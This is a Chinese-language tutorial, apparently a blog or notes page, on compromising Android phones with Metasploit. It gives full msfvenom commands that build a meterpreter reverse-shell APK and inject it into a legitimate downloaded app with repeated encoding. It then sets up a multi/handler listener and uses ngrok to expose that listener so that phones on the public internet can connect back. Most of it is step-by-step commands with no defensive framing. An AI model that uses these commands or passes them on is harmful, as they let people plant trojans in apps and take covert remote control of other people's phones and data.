# MSF对于安卓的渗透

## 内网渗透-生成木马


我们使用`msfconsole`命令进入MSF渗透框架

MSF启动会稍微需要点时间，大概半分钟到一分钟

我们进入MSF后

在`msf6 >_` 终端内输入`show payloads`查看所有攻击载荷

这时，它会弹出一堆攻击载荷，我们回滚到上面，看到第六条




`payload/android/meterpreter/reverse_tcp`

我们使用（use）这个攻击载荷

`use payload/android/meterpreter/reverse_tcp`

之后我们输入`show options`命令查看需要设定的参数

```
erse HTTPS Stager (winhttp)

msf6 > use payload/android/meterpreter/reverse_tcp
msf6 payload(android/meterpreter/reverse_tcp) > show options

Module options (payload/android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be sp
                                     ecified)
   LPORT  4444             yes       The listen port

msf6 payload(android/meterpreter/reverse_tcp) >
```

我可以看到我们需要设置的是`LHOST | LPORT`两个参数

**开始生成木马**

之后我们打开一个普通终端

使用`msfvenom`命令来生成木马

用法如下

`msfvenom -p （你需要的攻击载荷）android/meterpreter/reverse_tcp （设置参数，譬如） LHOST=你的ip LPORT=随便一个你本机的空闲端口 R > 生成的名字.apk`

我们使用`ifconfig`命令查看自己在局域网内的IP

```
┌──(max㉿Recgov)-[~]
└─$ ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2479  bytes 182935 (178.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2479  bytes 182935 (178.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.114  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::e6aa:eaff:febf:b317  prefixlen 64  scopeid 0x20<link>
        ether e4:aa:ea:bf:b3:17  txqueuelen 1000  (Ethernet)
        RX packets 817  bytes 190404 (185.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 358  bytes 44589 (43.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

我们可以看到，我的局域网IP为**192.168.10.114**

所以我们这样填

`msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.10.114 LPORT=9999 R > 000.apk`


可见，我们生成成功！

---

# 给一个正常可用的软件植入木马

我们在网络上下载一个可用的app，假设这个apk叫 **nihao.apk**

我们进入存在这个apk的目录下，使用下面的指令

`msfvenom -p android/meterpreter/reverse_tcp -x nihao.apk -i 12 LHOST=192.168.10.114 LPORT=9999 R > 123.apk`

该命令的意思是，将Android/meterpreter/reverse_tcp这个攻击载荷，植入到一个名为nihao.apk的文件里，并执行编码12次，打开软件后，向LHOST这个IP+LPORT这个端口反弹一个Shell，生成出来的文件为123.apk（生成于该目录下）

如果它提示你出错，大概率是因为你没安装apktool（反汇编软件），kali不自带这个软件，所以我们需要使用如下命令来安装

`sudo apt install apktool`

---

# 监听返回的Shell

我们在msfconsole渗透框架内输入


`use exploit/multi/handler`

来载入攻击，之后我们需要设置LHOST与LPORT参数


`set LHOST 上面生成木马使用的LHOST`

`set LPORT 上面生成木马使用的空闲端口`

如下图




之后我们输入`exploit`即可开始监听




当有Shell返回时，它将会返回如下信息代表成功

`meterpreter >_`

而这里可供你输入恶意命令，我们可以输入help得到每条命令的详细介绍

---

# 公网渗透

**公网而言，不过是一个巨大的局域网罢了**

- [ x ] 使用到ngrok内网穿透

我们安装好ngrok后，使用如下命令转发tcp流量

`./ngrok tcp 9999`

这个命令就是把你本机127.0.0.1（计算机里，“我”的意思）空闲的9999端口转发到公网

此时等待，ngrok会返回类似这样的东西

绿色代表成功，红色代表超时

`tcp://xxx.nihao.xxx.github.io:12892 => localhost:9999`

其中localhost的意思是就是本机-127.0.0.1的意思

之后我们在msfvenom里生成木马时，LHOST需要填写的则是`xxx.nihao.xxx.github.io`了，而LPORT应该填写的则是`12892`

**但是请注意！**

我们在msf监听返回shell时，我们需要把LHOST设置监听为127.0.0.1，而LPORT则设置为你转发出去的空闲端口，而不是Ngrok提供的IP与端口！！！